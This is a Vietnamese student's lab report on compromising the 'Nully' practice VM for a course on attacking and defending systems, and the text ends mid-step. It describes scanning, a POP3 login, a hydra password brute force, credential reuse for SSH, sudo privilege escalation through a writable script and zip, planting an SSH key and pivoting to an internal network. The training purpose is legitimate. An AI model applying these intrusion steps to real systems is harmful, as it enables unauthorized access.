|  |
| --- |
| BAN CƠ YẾU CHÍNH PHỦ  **HỌC VIỆN KỸ THUẬT MẬT MÃ**  ¯¯¯¯¯¯¯¯¯¯¯¯¯¯¯¯  logo ATTT-02 |
| HỌC PHẦN  **TẤN CÔNG VÀ PHÒNG THỦ HỆ THỐNG** |
| BÁO CÁO THỰC HÀNH  **NULLY** |
| |  |  | | --- | --- | | ***Họ tên sinh viên:*** | Nguyễn Ngọc Anh | | ***Lớp:*** | ATM03 | | ***Mã sinh viên:*** | AT180304 | |  |  | | ***Giảng viên:*** | TS. Lại Minh Tuấn  **Hà Nội, 2024** | |
|  |

MỤC LỤC


**[I)](#_Toc185802161)****[Chuẩn bị](#_Toc185802161)** [3](#_Toc185802161)

[**II)** **Khai thác** 3](#_Toc185802162)


[**III)** **Kết quả** 29](#_Toc185802163)

1. **Chuẩn bị**

Cài máy Kali trên WMware để chế độ Nat làm tấn công




Cài máy Nully trên WMware để chế độ Nat, máy tấn công có thể kết nối đến được




1. **Khai thác**

Sử dụng netdiscover để tìm ip máy mục tiêu





Sử dụng nmap để tìm kiêm địa chỉ của máy lab và các dịch vụ của nó



Kết quả trả về cho biết máy target có địa chỉ 10.0.2.5 cùng với dịch vụ http ở cổng 80, ssh ở cổng 2222, pop3 ở cổng 110 và 2 port 8000 và 9000.


Truy cập vào trang web của lab qua cổng 80:






Kết quả hiển thị của trang web cho biết thông tin và nhiệm vụ của bài lab mà chúng ta cần phải thực hiện, trong đó ở dòng cuối cùng gợi ý cho HC nên bắt đầu truy cập vào pop3 với tài khoản và mật khẩu cho sẵn.

Thông thường, để truy cập vào pop3 sẽ có rất nhiều cách như sử dụng netcat hoặc telnet, ở đây sẽ sử dụng telnet:




Thực hiện kiểm tra user và nhập password như hướng đẫn trên web và đã đăng nhập thành công vào tài khoản này.

Sử dụng lênh LIST để lấy danh sách email:




Kết quả trả về cho biết rằng có 1 email trong hộp thư với id là 1 và kích thước là 657 byte.

Sử dụng lệnh RETR 1 để đọc nội dung của email này:





Kết quả trả về cho thấy rằng có một người tên Bob Smith có một tài khoản và đang quên mật khẩu. Dựa trên gợi ý của đề bài rằng sử dụng lệnh cat rockyou.txt | grep bobby > wordlist để tạo wordlist, đây có thể là wordlist để bruteforce mật khẩu của người dùng này

Tạo 1 vài username đơn giản:





Tạo danh sách mật khẩu theo gợi ý của đề bài:






Sử dụng hydra để tấn công bruteforce mật khẩu:






Thử đăng nhập vào pop3 và kiểm tra:




Kết quả trả về ko có j cả.

Thông thường nhiều người thường dùng 1 username và password cho tài khoản của họ mà trên bài lab còn có dịch vụ ssh là chưa truy cập. Vì vậy lấy username và password của pop3 để đăng nhập vào ssh:




Đăng nhập thành công.

Sử dụng sudo -l để hiển thị danh sách các lệnh mà người dùng hiện tại được phép thực thi dưới quyền sudo:




Kết quả trả về cho biết rằng tài khoản hiện tại có thể sudo sang my2user để thực thi /bin/bash /opt/scripts/check.sh dưới quyền của tài khoản đó mà ko cần password.


Thử kiểm tra check.sh:



File check.sh thuộc quyền của tài khoản bob hiện tại và đang có quyền ghi và đọc, thêm /bin/bash vào check.sh để khi chạy nó có thể gọi đến bash shell:




Để có thể gọi shell bash của my2user, sử dụng lệnh sudo -u my2user /bin/bash /opt/scripts/check.sh để dùng quyền của my2user(ko cần mật khẩu) khởi động một phiên bash và thực thi /opt/scripts/check.sh trên phiên bash đó:




Thành công vào shell của my2user.


Tiếp tục sudo -l và thấy rằng my2user có thể thực thi lệnh zip dưới quyền root thông qua lệnh sudo mà ko cần mật khẩu:



Nghiên cứu cách khai thác trên mạng thì có 1 hướng dẫn leo thang đặc quyền qua việc chạy zip dưới quyền root thông qua sudo ở trang <https://gtfobins.github.io/gtfobins/zip/> :




Thực thi theo hướng dẫn:



Kết quả cho thấy đã thành công vào được user root.


Vậy là đã khai thác xong máy chủ mail, giờ tiếp tục sang máy chủ web.


Sử dụng ifconfig:




Kết quả cho thấy có giao diện mạng eth0 với địa chỉ 172.17.0.5 mà không phải 10.0.2.5. Điều này chứng mình rằng trong này là một mạng nội bộ.


Để thuận tiện hơn trong việc truy cập vào root, sẽ tạo một key ssh và gửi chúng qua cho root để có thể kết nối ssh vào root một cách nhanh chóng:









Tải netdiscover về và chạy:




Phát hiện có 4 địa chỉ:






Vì .1 là gateway lên sẽ loại đc nó. Sử dụng netcat (nc) để xem các cổng của các máy chủ:

nc -znv 172.17.0.2 1-1023 2>&1 | grep succeeded




Kết quả cho thấy rằng .2 ko có dịch vụ nào nhưng .4 có cổng 22 với 80 và .. có cổng 21 với 22.

Thử truy cập vào máy chủ web bằng curl:

